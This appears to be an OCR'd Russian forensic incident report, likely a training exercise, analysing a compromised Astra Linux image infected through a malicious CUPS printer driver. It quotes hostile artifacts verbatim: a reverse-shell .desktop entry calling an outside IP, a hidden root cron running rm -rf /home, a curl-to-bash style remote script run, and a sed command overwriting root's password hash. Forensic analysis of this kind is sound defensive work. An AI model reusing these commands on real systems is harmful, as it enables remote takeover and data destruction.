

Результаты расследования инцидента				
1.Краткий обзор инцидента	Odmin «исчез» из-за удаления /home через скрытый cron в CUPS-эксплойте. Тормоза вызваны anacron/cron, также проявляются сообщения «hacked» после запуска, принтер не отвечает: 1. Временные рамки: 29.11.2024-19.09.2025 (аномальная дата для маскировки). 2. Последовательность: установка HPLIP (запрос №923), запуск driver.sh (установщик с закодированным в base64 PPD, создание симлинка и удаление /home через CVE-2024-47176 RCE). 3. ВПО: driver.sh (установщик), driver.ppd (shell с base64), «.,» (cron с root /bin/rm -rf /home), RS.desktop (реверс-шелл на 123.232.223.221:9001). 4. Цели: удаление данных, закрепление, разведка. Симптомы вызваны, удаление отложено, следы очищены.			
2.Объект исследования	RS2026_F.vdi		Образ диска Astra Linux 1.7.3	
3.Временные рамки	Начало инцидента:	12.02.2025	Окончание инцидента:	19.09.2025
4.Череда событий	В данной секции следует в хронологическом порядке расположить значимые события от момента, предшествующего инциденту (не момент большого взрыва, а те действия персонала организации, которые стали последним «триггером» для инцидента) до окончания релевантных событий			
Дата и время события	Краткое описание		Полное описание, источник сведений о событии	
29.11.2024	Установка ОС		Начальная установка, установка Python и FireFox.	
30.11.2024 01:21-01:24	Установка HPLIP		Установка для принтера по запросу 923, вектор PPD. Источники: dpkg.log.1, grep hplip	
12.02.2025	Создание PPD и «.,»		Вредоносный driver.ppd, взятый из driver.sh, а также cron job. Источник: stat tanyusha/*.	
13.09.2025 11:07	Запуск cron/acron		Ежедневное/еженедельное/ежемесячное выполнение. Источник: cron.log	
19.09.2025 10:59	Odmin авторизация		Вход odmin, источник: auth.log	
19.09.2025 11:00	Запуск driver.sh		sudo Desktop/driver.sh — установка вредоносного PPD (base64 decode, ln sym, RCE). Источник: .bash_history.	
19.09.2025 11:00	Отключение CUPS		systemctl disable, удаление printers.conf. Источник: auth.log, .bash_history, cat printers.conf	
19.09.2025 11:00:18	Cron.weekly		Запущен процесс cron’a, источник: cron.log	
19.09.2025 11:02:19	Проверка crontab		Odmin LIST. Источник: cron.log	

19.09.2025 11:03	Login/logout сессии	Множественные сессии перед исчезновением. Источник: auth.log
19.09.2025 04:02	Создание RS.desktop	Закрепление через reverse shell. Источник: ls -l autostart
25.07.2025	Symlink cron	Маскировка будущей датой. Источник: ls -l /etc/cron.d/cron

5.Проанализированные доказательства	В данном разделе приводятся все найденные доказательства, отвечающие на вопросы «кто, каким образом, зачем и что сделал?» с Вашим комментарием, поясняющим механизмы работы, потенциальный замысел злоумышленника или отношение к инциденту. Предполагается аналитическая работа с найденными артефактами, а также её отображение в таблице.	
Краткое описание находки	Путь в файловой системе, либо сетевой путь	Анализ доказательства, скриншоты
Installer driver.sh	Desktop/driver.sh	 Маскировка под установщик, декодирует base64 во вредоносный PPD. Запуск от SUDO
Вредоносный PPD	/usr/share/cups/model/tanyusha/driver.ppd	Shell с if [1=1] ln -fs (симлинк). CVE-2024-47176 RCE
Sym link cron	/etc/cron.d/cron -> tanyusha/.	
Спрятанный cron	/usr/share/cups/model/tanyusha/.,	37 13 13 * 5 root /bin/rm -rf /home. 
Reverse shell	/home/odmin/.config/autostart/RS.desktop	bash -i к 123.232.223.221:9001. [Desktop Entry] Name=RS

		Type=Application NoDisplay=false Exec=bash -c 'nohup bash -i >& /dev/tcp/123.232.223.221/9001 0>&1' Icon=x-office-spreadsheet Hidden=false Terminal=false StartupNotify=false

Bash history	/home/odmin/.bash_history	sudo driver.sh, cp RS, echo hacked, sed passwd, disable CUPS
		`cat /mnt/evidence/home/odmin/.bash_history`
		`netstat`
		`sudo -i`
		`sudo Desktop/driver.sh`
		`cp /run/user/1000/fly-fm-vfs/ftp/turic.icelan.ru/incoming/ymsbgqhltwjxe/RS.desktop ~/.config/autostart/`
		`ls /etc && cat /etc/passwd`
		`wget https://github.com/satharv/SysEnum-System-Enumeration-Script-for-Linux/raw/refs/heads/main/sysenum.sh && tail -n 70 ./sysenum.sh |bash && cat sys_enum.txt`
		`echo 'fly-dialog --error "You have been hacked"' | tee -a ~/.profile`
		`sudo cat /etc/shadow`
		`sudo sed 's/root:x/root:$1$tuEHvS9t$xzgVN8rsFp965wFZSqQjR1/g' /etc/passwd -i`
		`sudo systemctl disable --now cups.service`

Hacker message	/home/odmin/.profile	fly-dialog "You have been hacked".
ODS-приманка	/home/odmin/3arpyszki/read_me_cups_troubles.ods	Ссылки ftp://turic.icelan.ru/ и VFS/.../ymsbgqhltwjxe/RS.desktop.
6.Значимые находки	Ниже приведены релевантные артефакты, потенциально связанные с инцидентом, но без явно прослеживаемой связи с цепочкой событий или механизмами компрометации.	
Краткое описание находки	Путь в файловой системе, либо сетевой путь	Содержимое (опционально, если не помещается в несколько строчек — опишите содержимое своими словами)
Сапер	/usr/share/aptitude/README.ru	Упоминание (№1011, но не установлен — отменена в №1013). grep сапёр, grep kmines
HPLIP install	/var/log/dpkg.log.1	Установка принтера (легитимная)
Отсутствие printers.conf	/etc/cups/printers.conf	Пустые конфиги, возможно, удаленные